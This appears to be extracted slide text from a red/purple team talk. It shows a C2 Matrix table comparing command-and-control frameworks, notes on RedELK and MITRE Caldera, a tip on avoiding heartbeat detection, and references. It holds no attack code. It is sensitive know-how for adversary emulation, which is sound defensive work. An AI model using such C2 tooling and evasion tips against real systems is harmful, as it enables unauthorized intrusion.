Merlin	No	GUI	No	No	Yes	Yes	Yes	No	No	No	No	No	No		Yes	Yes	Yes
Metasploit	Yes	CLI	Yes	Yes	Yes	No	No	No	No	No	No	No	No	Yes	Yes	Yes	Yes
Nuages	Yes	GUI	Yes	No	Yes	No	No	No	No	No	No	No	No		Yes	No	No
Octopus	No	GUI	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No
PoshC2	Yes	CLI	No	No	Yes	No	No	No	No	No	No	No	No		Yes	Yes	Yes
PowerHub	Yes	Web	No	No	Yes	No	No	No	No	No	No	No	No		Yes	No	No
Prismatica	Yes	GUI	Yes	Yes	Yes	No	No	No	No	No	No	No	No		Yes	Yes	Yes
Pupy	No	CLI	No												Yes	Yes	No
QuasarRAT																	
Red Team Toolkit	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No	Yes	Yes	No	No
redViper																	
ReverseTCPShell	No	CLI	No	Yes	No	No	No	No	No	No	No	No	No	No	Yes	No	No
SCYTHE	Yes	Web	Yes	Yes	Yes	No	No	Yes	No	No	No	No	No	Yes	Yes	Yes	Yes
SilentTrinity	Yes	CLI	No	No	Yes	No	No	No	No	No	No	No	No		Yes	No	No
Sliver	Yes	CLI	No	Yes	Yes	No	No	Yes	No	No	No	No	No		Yes	Yes	Yes
Throwback	Yes	Web	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No
Trevor C2	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No		Yes	Yes	Yes
Voodoo	Yes	Web	No	Yes	Yes	No	No	No	No	No	No	No	No	No	Yes	Yes	Yes
WEASEL	No	CLI	No	No	No	No	No	Yes	No	No	No	No	No	No	Yes	Yes	Yes

@brysonbort
@jorgeorchilles

Attack Infrastructure with RedELK

- RedELK - centralized logging for Red Team and White Cell
- Also amazing graph for this talk ->>
- <https://github.com/outflanknl/RedELK/>
- Created by Marc/Outflank:
 - [@MarcOverIP](#)
 - [@OutflankNL](#)



Other considerations

- It's okay to deviate from plan to accomplish objective
- TTPs from MITRE ATT&CK are dated
 - Must be seen in the wild first; they can be years old
- Security tools/processes make some TTPs very difficult to pull off
 - This is okay, document the good and the bad
 - Give credit when and where due
- Avoiding Heartbeat Detection - 30 mins seems to be current magic #
- Everything done here today was with free tools
 - You may want to consider enterprise tools, for your enterprise.



Bonus Features: Caldera

FREE!

<https://github.com/mitre/caldera>

<https://caldera.readthedocs.io/en/latest/>

Automated Adversary Emulation


adversary-emulation caldera security-automation red-team mitre mitre-attack security-testing mitre-corporation

1,419 commits 37 branches 0 packages 14 releases 39 contributors Apache-2.0

Branch: master New pull request

Find file Clone or download

privateducky inline plugins (#1371)	Latest commit 2a6697d 2 days ago
app	move obfuscator init to base class (#1368) 2 days ago
conf	allowing a user to add bootstrap abilities from the UI (#1357) 6 days ago
data	adding high viz status for links and allowing them to show up on the ... (2 months ago
docs	adding the human plugin description to the documentation (#1353) 6 days ago
plugins	inline plugins (#1371) 2 days ago
static	do not speak by default (#1369) 3 days ago
templates	removing double function (#1358) 6 days ago
tests	Agents (#1355) 6 days ago



@Adam_Mashinchi

@brysonbort
@jorgeorchilles

Shameless Plugs

- Hands-On Purple Team Workshop - October 15, October 29, November 12
 - Sign up: <http://scythe.io/workshops>
- SEC564 Live Online - <https://sans.org/sec564>
 - Singapore - October 19-22
 - HackFest - November 16-17
- RoundUp on Adversary Emulation - October 22:
 - <https://wildwesthackinfest.com/the-roundup/>
- Purple Team Summit - November 13
 - Free Workshops on November 12
 - CFP: <https://www.scythe.io/purple-team-summit>



References

- Ethical Hacking Maturity Model: <https://www.scythe.io/library/scythes-ethical-hacking-maturity-model>
- Definitions: <https://medium.com/@jorgeorchilles/ethical-hacking-definitions-9b9a6dad4988>
- Cyber Defense Matrix: <https://cyberdefensematrix.com/>
- Purple Team Exercise Framework: <https://www.scythe.io/ptef>
- #ThreatThursday: <https://www.scythe.io/threatthursday>
- C2 Matrix: <https://thec2matrix.com> <https://howto.thec2matrix.com>
- RedELK: <https://github.com/outflanknl/RedELK/>
- VECTR: <https://vectr.io/>
- SCYTHE emulation plans: <https://github.com/scythe-io/community-threats/>
- Caldera: <https://github.com/mitre/caldera>

Thank You!

Any questions?



@brysonbort
@JorgeOrchilles